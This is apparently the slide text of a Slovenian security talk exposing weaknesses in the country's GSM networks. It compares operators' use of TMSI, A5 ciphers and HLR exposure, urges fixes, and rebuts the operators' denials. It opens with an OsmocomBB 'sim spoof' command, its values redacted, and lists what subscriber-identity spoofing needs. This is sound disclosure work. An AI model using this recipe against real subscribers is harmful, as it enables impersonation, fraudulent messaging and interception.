OsmocomBB# sim spooft 1 293[redacted] 0x6[redacted] 85[redacted] 1
```

Ponarejanje mobilne identitete z ukazom "sim spoof". Za ponarejanje potrebujemo IMSI številko (SS7 vpogled), TMSI številko (zajem iz omrežja), šifrirni ključ (ga razbijemo) ter sekvenčno številko ključa (ang. key sequence number - zajem iz omrežja). V omrežjih, ki uporabljajo A5/0 potrebujemo le TMSI in sekvenčno številko ključa.

# Ponarejanje mobilne identitete



Dve SMS sporočili poslani s pomočjo ponarejene mobilne identitete.

[video]

*“Glede možnosti zlorabe identitete uporabnika mobilnega omrežja medtem v Telekomu pravijo, da so te v njihovem omrežju preprečene z vrsto standardnih in nadstandardnih varnostnih mehanizmov.”*

Odgovor Telekoma (objavljen na STA) na članke  
o varnostnih ranljivostih v slovenskih GSM

# Tabela varnosti

	Mobitel	Simobil	Tušmobil
uporaba TMSI številke	praviloma da (razmerje: 0,0003)	pogosto (razmerje: 0,06)	manj pogosto (razmerje: 0,154)
uporaba šifrirnih algoritmov	A5/1	A5/3	A5/1
HLR vpogled	ne razkrije lokacije in operaterja pri katerem je uporabnik trenutno registriran, prav tako MSC ne razkrije roaming operaterja	še nismo preverjali	razkrije lokacijo preko razkritja MSC številke, MSC operaterja in države
dodeljevanje iste TMSI številke ob ponovnem prižiganju telefona na območju iste bazne postaje	da	da	nismo preverjali
ali omrežje dovoli A5/0	ne	od 13. junija 2012 ne več	ne
ali je mogoče ponarediti mobilno identiteto če imamo šifrirni ključ	da	da	nismo preverjali (najverjetneje da)
ali je mogoče ponarediti mobilno identiteto če nimamo šifrirnega ključa	ne	od 13. junija 2012 ne več	ne
Po kolikšnem času omrežje zamenja šifrirni ključ, če je priključen na isto bazno postajo in je telefon vključen.	>10 ur	še nismo preverjali, več kot 1 uro	nismo preverjali
Možnost sprejema tihih sporočil.	da	da	da

## **Predlogi glede izboljšanja varnosti slovenskih GSM omrežij**

- Uvedba uporabe A5/3.
- Prepoved uporabe A5/0.
- Pogostejša in dosledna menjava TMSI števil.
- Bazna postaja (BTS) bi v podatkovnih okvirjih okvirjih morala uporabljati naključno bitno zapolnjevanje (ang. *randomized padding*) - specifikacije TS 44.006, različice od 6.7.0 dalje (od oktobra 2008 dalje).
- Osvežitev sejnega šifrirnega ključa pred vsakim klicem ali pošiljanjem SMS sporočila.



## **Predlogi glede izboljšanja varnosti slovenskih GSM omrežij**

- Poskrbeti za naključnost tim. sistemskih obvestil omrežja telefonu (ang. *system information messages*).
- Implementacija standarda 3GPP TR 23.840 (tim. SMS "home routing" standard).
- Uvedba medsebojne avtentikacije (ang. *mutal authentication*) SIM kartice z omrežjem, npr. EAP-SIM; nadgradnjo je mogoče opraviti na daljavo preko tim. OTA (Over the Air).
- Redno preverjanje varnosti s strani neodvisnih zunanjih strokovnjakov.

***“Denial is a common tactic that substitutes deliberate ignorance for thoughtful planning.”***

-- Charles Tremper



Vprašanje revije Monitor: “Če smo konkretni, če kak GSM operater trdi, da se njim ne da prisluškovati, je to bolj, hm, bikov kakec?”

*“Če govorimo o nekih laboratorijskih okoliščinah ali zelo kontroliranih okoliščinah, je to možno. Toda zelo veliko stvari se mora pokriti, da pridemo do tega.”*

Andraž Zmajšek, vodja informacijske varnosti, in Luka Šušteršič, vodja službe za storitve jedrnega omrežja pri Simobilu za Monitor, novembra 2011

*“V mobilnem operaterju Tušmobil so za STA na kratko dejali le to, da je njihovo omrežje 'varno in zavarovano v skladu z vsemi sodobnimi varnostnimi standardi, primerljivimi z ostalimi slovenskimi in evropskimi operaterji'.”*

Vir: STA.si, junij 2012

*“Mobitelovo omrežje je izjemno kakovostno, zanesljivo in varno. Zadostuje najstrožjim kriterijem in kljub številnim tovrstnim navedbam o vdorih in zlorabah mobilni komunikacij v Mobitelovem omrežju nismo zabeležili nobenega primera zlorabe identitete uporabnika.”*

Telekom Slovenije, Služba za korporativno komuniciranje, junij 2012

**BUSTED!**



**Vprašanja?**